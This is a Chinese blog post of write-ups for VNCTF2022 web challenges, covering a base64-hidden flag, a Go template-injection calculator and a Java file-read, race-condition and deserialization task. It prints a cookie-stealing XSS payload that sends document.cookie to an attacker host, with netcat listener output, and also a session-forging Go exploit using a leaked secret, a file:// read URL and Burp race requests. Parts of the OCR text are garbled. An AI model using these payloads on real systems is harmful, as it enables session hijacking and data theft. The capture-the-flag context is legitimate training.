
VNCTF2022 web wp

m0_67401499 于 2022-03-11 19:39:14 发布 55 收藏
分类专栏： 前端 html 文章标签： 前端 golang 开发语言

本文链接：https://blog.csdn.net/m0_67401499/article/details/123432415
版权


前端 同时被 2 个专栏收录

32 篇文章 0 订阅
订阅专栏

html

32 篇文章 0 订阅
订阅专栏

GameV4.0

js/data.js下有段FLAG的base64加密

```
Vk5DVEYlN0JXZWxjb21lX3RvX1ZOQ1RGMjAyMiU3RA==
```

解码就行


VNCTF{Welcome_to_VNCTF2022}

gocalc0


非预期
xss，没有过滤，前几次一直不行，session解密木得flag，不知道最后怎么又可以了，www

`<script>window.open('http://ip:7777/'+document.cookie)</script>`

然后把session解密



```
admin@iZ2zecf7d5fn32pwhqjgo0Z ~]$ nc -lvvp 7777
cat: Version 7.50 ( https://nmap.org/ncat )
cat: Listening on :::7777
cat: Listening on 0.0.0.0:7777
cat: Connection from 117.175.191.16.
cat: Connection from 117.175.191.16:9664.
ET /UM_distinctid=17eedce1ffca9e-022079261717b-576153e-144000-17eedce1ffd9f2;%
0session=MTY0NDY4MTExMnxEdi1CQkFFQ180SUFBUkFCRUFBQV83M19nZ0FDQm5OMGNtbHVad3dHQ
FSR1RFRkhCbk4wY21sdVp3d3NBQ3BtYkdGbmUyUXdPV0kyWldZekxUTTNaRFV0TkdSaFpTMDVNbVJt
FdSa09HVmlabVJqTTJReVlYMEdjM1J5YVc1bkRBa0FCMmhwYzNSdmNua0djM1J5YVc1bkRGb0FXRHh
WTNKcGNIUS1kMmx1Wkc5M0xtOXdaVzRvSjJoMGRIQTZMeTgwTnk0NU15NHlORGd1TkRRNk56YzNOeT
uSzJSdlkzVnRaVzUwTG1OdmIydHBaU2s4TDNOamNtbHdkRDRnUFNCcGJuWmhiR2xrUEdKeUx6ND18I
7pDRuj56t6k98GRJHgnvpSNcOlFiQfzybVgHy-2Eo= HTTP/1.1
```



```
Gd1TkRRNk56YzNOeThuSzJSdlkzVnRaVzUwTG1OdmlydHBaU2s4TDNOamNtbHdkRDRnUFNCcGJuWmhiR2xrUEdKeUx6ND18Hhcbdys7EPV5maJvZRcmOQFFvCD5_Q9OuP5rJp_6Kws=
```

```
3    77  77  47  41  41  52  47  54   45  46  48  42  6e  4e  30  63   wwGAARGTEFHBnN0c
4    6d  6c  75  5a  77  77  73  41   43  70  6d  62  47  46  6e  65   mluZwwsACpmbGFne
5    32  51  77  4f  57  49  32  5a   57  59  7a  4c  54  4d  33  5a   2QwOWI2ZWYzLTM3Z
6    44  55  74  4e  47  52  68  5a   53  30  35  4d  6d  52  6d  4c   DUtNGRhZS05MmRmL
7    57  52  6b  4f  47  56  69  5a   6d  52  6a  4d  32  51  79  59   WRkOGViZmRjM2QyY
8    58  30  47  63  33  52  79  61   57  35  6e  44  41  6b  41  42   X0Gc3RyaW5nDAkAB
9    32  68  70  63  33  52  76  63   6e  6b  47  63  33  52  79  61   2hpc3RvcnkGc3Rya
```

```
×®8ëĺu66|Dv-□□□C_à□DDAAA_73_□□□string🡅□□FLAG□string🡅,*flag{d09b6ef3-37d5-4dae-92df-dd8ebfdc3d2a}□string🡅  □history□string🡅
ZX<scricHQ-window.open('http://47.93.248.44:7777/'+document.cookie)</script> = invalid<br/>|□□□w+;□õy□¢oe□&9□E¼ ù_CÓ®?□Ép_è¬,=
```

预期解

`{{.}}`拿到源码

```
package main

import (
 _ "embed"
 "fmt"
 "os"
 "reflect"
 "strings"
 "text/template"

 "github.com/gin-contrib/sessions"
 "github.com/gin-contrib/sessions/cookie"
 "github.com/gin-gonic/gin"
 "github.com/maja42/goval"
)

//go:embed template/index.html
var tpl string

//go:embed main.go
```

```go
//go:embed main.go
var source string

type Eval struct {
 E string `json:"e" form:"e" binding:"required"`
}

func (e Eval) Result() (string, error) {
 eval := goval.NewEvaluator()
 result, err := eval.Evaluate(e.E, nil, nil)
 if err != nil {
  return "", err
 }
 t := reflect.ValueOf(result).Type().Kind()

 if t == reflect.Int {
  return fmt.Sprintf("%d", result.(int)), nil
 } else if t == reflect.String {
  return result.(string), nil
 } else {
  return "", fmt.Errorf("not valid type")
 }
}

func (e Eval) String() string {
 res, err := e.Result()
 if err != nil {
  fmt.Println(err)
  res = "invalid"
 }
 return fmt.Sprintf("%s = %s", e.E, res)
}

func render(c *gin.Context) {
 session := sessions.Default(c)

 var his string

 if session.Get("history") == nil {
  his = ""
 } else {
  his = session.Get("history").(string)
 }

 fmt.Println(strings.ReplaceAll(tpl, "{{result}}", his))
 t, err := template.New("index").Parse(strings.ReplaceAll(tpl, "{{result}}", his))
 if err != nil {
  fmt.Println(err)
  c.String(500, "internal error")
  return
 }
 if err := t.Execute(c.Writer, map[string]string{
  "s0uR3e": source,
 }); err != nil {
  fmt.Println(err)
 }
}

func main() {
 port := os.Getenv("PORT")
 if port == "" {
  port = "8080"
 }

 r := gin.Default()
 store := cookie.NewStore([]byte("woW_you-g0t_sourcE_co6e"))
 r.Use(sessions.Sessions("session", store))

 r.GET("/", func(c *gin.Context) {
  render(c)
 })

 r.GET("/flag", func(c *gin.Context) {
  session := sessions.Default(c)
  session.Set("FLAG", os.Getenv("FLAG"))
  session.Save()
  c.String(200, "flag is in your session")
 })

 r.POST("/", func(c *gin.Context) {
  session := sessions.Default(c)

  var his string

  if session.Get("history") == nil {
   his = ""
  } else {
   his = session.Get("history").(string)
  }

  eval := Eval{}
  if err := c.ShouldBind(&eval); err == nil {
   his = his + eval.String() + "<br/>"
  }
  session.Set("history", his)
  session.Save()
  render(c)
 })

 r.Run(fmt.Sprintf(":%s", port))
}
```

exp


```
package main

import (
 _ "embed"
 "fmt"
 "os"

 "github.com/gin-contrib/sessions"
 "github.com/gin-contrib/sessions/cookie"
 "github.com/gin-gonic/gin"
)

func main() {
 port := os.Getenv("PORT")
 if port == "" {
  port = "8888"
 }
 r := gin.Default()
 store := cookie.NewStore([]byte("woW_you-g0t_sourcE_co6e"))
 r.Use(sessions.Sessions("session", store))
 r.GET("/flag", func(c *gin.Context) {
  session := sessions.Default(c)
  c.String(200, session.Get("FLAG").(string))
 })
 r.Run(fmt.Sprintf(":%s", port))
}
```

easyJ4va


读文件

`http://1.13.163.248:8083/file?url=file:///usr/local/tomcat/webapps/ROOT/WEB-INF/classes/`


条件竞争



```
if(Secr3t.check(this.name)) {
    this.Response(resp,  outStr: "no vnctf2022!");
} else {
    if(Secr3t.check(this.name)) {
        this.Response(resp,  outStr: "The Key is " + Secr3t.getKey());
    }

}
```



```
public static boolean check(String checkStr) {
    return "vnctf2022".equals(checkStr);
}
```




Payload Positions

Configure the positions where payloads will be inserted which payloads are assigned to payload positions - se

Attack type: Sniper

```
GET /evil?name=vnctf2021 HTTP/1.1
Host: 1.13.163.248:8083
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Wi
Chrome/98.0.4758.82 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/
.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```




Payload Positions

Configure the positions where payloads will be inserted into the base re which payloads are assigned to payload positions - see help for full det

Attack type: Sniper


```
GET /evil?name=vnctf2022 HTTP/1.1
Host: 1.13.163.248:8083
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) Appl
Chrome/98.0.4758.82 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,imag
.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```



Filter: Showing all items

Request	Payload	Status	Error
235	null	200	□
0		200	□
1	null	200	□
2	null	200	□
3	null	200	□
4	null	200	□
5	null	200	□
6	null	200	□
7	null	200	□
8	null	200	□

```
HTTP/1.1 200
Date: Sat, 12 Feb 2022 06:52:01 GMT
Connection: close
Content-Length: 43

The Key is rEvqw4E6qhbcY9PL08XFGb401nr8MJbl
```




Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	□	□	106	
1	null	200	□	□	106	
2	null	200	□	□	106	
5	null	200	□	□	106	
3	null	200	□	□	106	
4	null	200	□	□	106	
6	null	200	□	□	106	
7	null	200	□	□	106	
8	null	200	□	□	106	
9	null	200	□	□	106	


```
HTTP/1.1 200
Content-Length: 0
Date: Sat, 12 Feb 2022 06:54:57 GMT
Connection: close
```

rEvqw4E6qhbcY9PLO8XFGb401nr8MJbI


那道key后，满足`this.user.equals(u)`就可以拿到flag了



```java
protected void doPost(HttpServletRequest req, HttpServletResponse resp) throws ServletException, IOException {
    String key = req.getParameter( s: "key");
    String text = req.getParameter( s: "base64");
    if(Secr3t.getKey().equals(key) && text != null) {
        Decoder decoder = Base64.getDecoder();
        byte[] textByte = decoder.decode(text);
        User u = (User)SerAndDe.deserialize(textByte);
        if(this.user.equals(u)) {
            this.Response(resp,  outStr: "Deserialize鈥︹€� Flag is " + Secr3t.getFlag().toString());
        }
    } else {
```



